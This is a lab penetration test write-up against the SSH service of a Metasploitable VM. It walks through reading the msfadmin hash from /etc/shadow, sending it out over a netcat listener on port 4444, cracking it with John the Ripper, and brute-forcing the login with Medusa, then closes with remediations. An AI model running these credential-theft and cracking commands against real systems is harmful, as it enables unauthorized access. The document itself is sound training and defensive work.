SSH Penetration Testing Report

Introduction:

This report details the penetration testing performed on the Metasploitable VM’s SSH service using Kali Linux. The objective of this test was to identify security weaknesses that could be exploited by an attacker to gain unauthorized access. The tools used, attack methodologies, and recommended remediations are documented below.

Scope of the Test:

* Target: Metasploitable VM (IP: 192.168.72.134)
* Service Tested: SSH (Port 22)
* Testing Environment: Controlled lab setup with Kali Linux as the attacking machine.
* Tools Used:


* Medusa
* John the Ripper
* Netcat (for file transfer verification)

Hint: In case you might be wondering if I didn’t use nmap, well I did and that simulation was conducted and reported in my previous pentest report where I scanned the metasploitable machine IP and was greeted with tones of open ports ready to be exploited and one of them was ssh. To access this report kindly check my GitHub Page https://github.com/Melvin123-dot/Cybersecurity\_Projects

Tools and Attack Methodologies

Before I hint on the tools and the methodologies used, I first began the project by securely entering my metasploitable machine VM using the already created password which was used to setup the metasploitable account.

Here’s an image of what happened:




Image\_1.png

The above image shows the attacker which is me securely connecting to my metasploitable VM using it’s IP address and the username.

After a successful login, I then change the directory to /etc/shadow file to grab the password hash of my metasploitable VM to be used to further perform the penetration test.

The image below shows the activity that went on




Image\_2.png

The image you see above signifies that after successfully connecting to the target’s VM we then use a command which is **“sudo cat /etc/shadow | grep msfadmin > hash.txt /home/msfadmin”.** The command entails that the attacker copies the password hash using the username of the target and saves it to a text file called **“hash.txt”** and in addition moves the file to the home directory of the users machine to be moved later to the attackers machine. Hint: The hash.txt file is the one highlighted showing it was successfully created.

Now let’s discuss the tool used to help retrieve or get the file from the user to the attacker machine.

NetCat: This tool is one that is used to verify files that have been sent from one secure location to the other. As an attacker the netcat tool proves very useful if most or some alternatives of such tools fail to perform the same action.


The image below shows how the netcat tool was used on both the user and the attacker machine to help get the **“hash.txt”** file.



Image\_3.png

The above image shows that netcat has started it’s service and it’s ready to listen to the attacker IP to be able to send the text file from the users end. The tool uses the command **“nc -lvp 4444 < /home/msfadmin/hash.txt”.** The command entails that netcat is trying to establish a connection to the attacker machine through the stated port number which is “4444” and the “lvp” flag which stands for listen, verbose and port respectively. After a successful service connection, the attacker also uses the same command but slightly different by stating the user IP address in order to receive connection.

The image below shows the attacker machine trying to connect to the user machine through the netcat connection that is trying to be established.




Image\_4.png

The image above shows that the attacker has also started its netcat tool and its willing to accept the connection from the user. The command **“nc 192.168.72.134 4444 > /home/kali/hash.txt”** is telling netcat to accept connection from the user machine through its IP address to receive the file to the attacker home directory.


After a successful attempt to retrieve the file the attacker the attacker then copies the file from it’s original directory which is **“/home/kali”** to his Desktop for easy access.

The image below shows that netcat has successfully accepted connection from the attacker and it has successfully received the file from the user side.

  
Image\_5.png

The attacker now verifies if the file has successfully been retrieved from the user machine to its original directory.

The image below shows the attacker successfully verifying that the image has been copied or sent to it’s home directory. The highlighted text signifies that the attacker has indeed received the **“hash.txt”** file.




Image\_6.png

John the Ripper: This tool is one that is mostly used to crack passwords using their hashes to brute force into critical IT infrastructure systems.

The attacker after successfully retrieving the hash.txt file it then uses John to perform a brute force attack to crack the password of the metasploitable VM. To do this the attacker used a few switches to be able to successfully simulate its attack. The command **“john –wordlist=/home/kali/Desktop/Sample\_Password\_File.txt hash.txt”** entails that john the ripper should crack the password by using the parsed password list file on the attacker Desktop which can be found in the home directory of the attacker and then adds the hash.txt file which contains the hashes of the password which ends up successfully cracked by john.

The image below shows john was able to crack the password.




Image\_7.png

The above image shows that john revealed the password which is (**“msfadmin”**).

After a successful attempt using john the ripper, the attacker then proceeded to use another tool called “medusa” which is another password cracking tool for brute forcing purposes.

The image below shows the “medusa” tool along with the various flags used to simulate the attack.




Image\_8.png

The above image shows the various flags used in conjunction with the medusa tool. Amongst them are:

* -h: Tells medusa the name of the host or IP address to use
* -P: Tells medusa to use the stated password text file for cracking the password
* -u: Tells medusa the name of the user that the attack wants to be performed on.

This and many other flags can be used by the attacker to simulate its attack on the host or user.



Image\_9.png

The image below shows **“medusa”** was able to crack the password using the parsed password text file and the name of the user as well.

Remediations to take to prevent this attack in future:

|  |  |  |
| --- | --- | --- |
| **Vulnerability** | **Impact** | **Remediation** |
| Weak SSH passwords | Easy brute-force attacks | Enforce strong password policies, key-based auth |
| Outdated SSH Version | Potential Vulnerabilities | Upgrade to the latest SSH Version |
| No account lockout policy | Allows unlimited password attempts | Implement account lockout after failed attempts. |
| File transfer unrestricted | Possible data leaks | Restrict SCP/SFTP to authorized users |
| No SSH firewall rules | Open to external attacks | Configure firewall to allow trusted IPs only |

Conclusion

The penetration test demonstrated that weak password policies, lack of SSH access restrictions, and use of outdated software are significant risks to the Metasploitable VM.

To mitigate these risks, strong authentication methods, security patches, and access control policies should be implemented immediately. Future security assessments should be performed periodically to ensure continuous protection against evolving threats.

Recommendations

* Disable password-based SSH authentication and enforce key-based authentication.
* Upgrade OpenSSH to the latest version.
* Implement fail2ban or other intrusion prevention mechanisms.
* Configure a firewall to allow SSH access only from trusted IPs.
* Restrict SCP/SFTP file transfers to prevent unauthorized data movement.
* Enforce multi-factor authentication (MFA) for SSH logins.